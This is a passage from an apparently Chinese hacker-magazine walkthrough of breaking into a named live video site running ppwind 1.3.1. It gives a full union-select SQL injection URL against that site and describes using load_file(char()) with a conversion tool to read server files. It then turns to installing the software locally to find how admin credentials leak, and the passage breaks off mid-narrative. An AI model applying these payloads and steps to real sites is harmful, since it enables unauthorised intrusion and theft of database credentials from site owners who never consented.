


图1

继续用"and 1=1"和"and 1=2"检测方法测试，第一次返回了正确的，第二次出错了，由此可以确定存在注入漏洞了。以前我也写过不少PHP注入的文章，这里就不多废话了，直接用union select进行联查，依次输入1、2、3……，到26的时候，网址是"http://pp.5qbaby.com/BOBA.php?id=3%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26/*"，返回了如图2所示的结果。我们可以清楚地从图中看到"2"和"24"的位置是MySQL中的text类型。如果大家不懂MySQL的数据类型的话，可以参考一下http://it.icxo.com/htmlnews/2004/12/17/515298.htm或到google.cn搜索MySQL数据类型就可以了。




图2

陷入困境

手工测试了半天，表名和表都没有猜测成功，就暂时放下了，因为我差点忘记了PHP+MySQL注入的重量级方法，那就是用load_file()函数来读取硬盘上的文件。

从图1中我们得到的Web路径为"/usr/web/www/pp/BOBA.php"，此时就可以用load_file()函数来读取了。下面我们将用到一个将Web路径转化

成load_file(char())函数格式的工具，这样可以节省我们自己转换的时间，也提高了我们入侵的效率。这款工具的名字为PHPSend，直接点击软件中的转换按钮，会出现字符转换窗口，把我们得到的Web路径输入，点转换就出现了如图3所示的结果，这样就轻松的把load_file(char())搞定了。




图3

把得到的结果复制一下，放到上面提到的"24"的地方，本来兴致勃勃的以为会成功呢，结果出现了意想不到的结果，如图4所示。注入一时陷入了困境，可能是因为没有读取权限的原因吧，表和表名又猜测不到，真想放弃了。




图4

下载源代码详细分析

回到首页，无意间看到了网站的版权是"宝宝影视-p2p网络电视powered by ppwind"，一开始还真吓我一跳，以为phpwind又开发了一个有漏洞的影视系统了呢，哈哈哈。

到网络上搜索了一下，没找到官方网站，就到网站源码下载中心下载了一个ppwind 1.3.1的版本，然后在本地安装。我使用的是WAPM这款软件，可以很方便的在Windows XP上调试PHP程序。

安装的过程很简单，我本来打算不写的，但考虑到安装中的内容和以后的入侵有非常大的联系，所以就浪费一点宝贵的版面吧。点开始安装进入如图5所示的页面，这里显示了安装中非常重要的细节，有MySQL的账号和密码，还有ppwind所使用的前缀。大家注意，这里是最最重要的，因为关系到以后是否可以拿到账号和密码。




图5

点击下一步，ppwind就开始安装了，图6是安装ppwind中使用的表，一共有5个；再点继续安装，出现了如图7所示的页面，要求我们填入管理员的账号和密码，账号我输入的是cnbird，密码稍后再告诉大家，因为我们要用漏洞直接显示出来。




图6

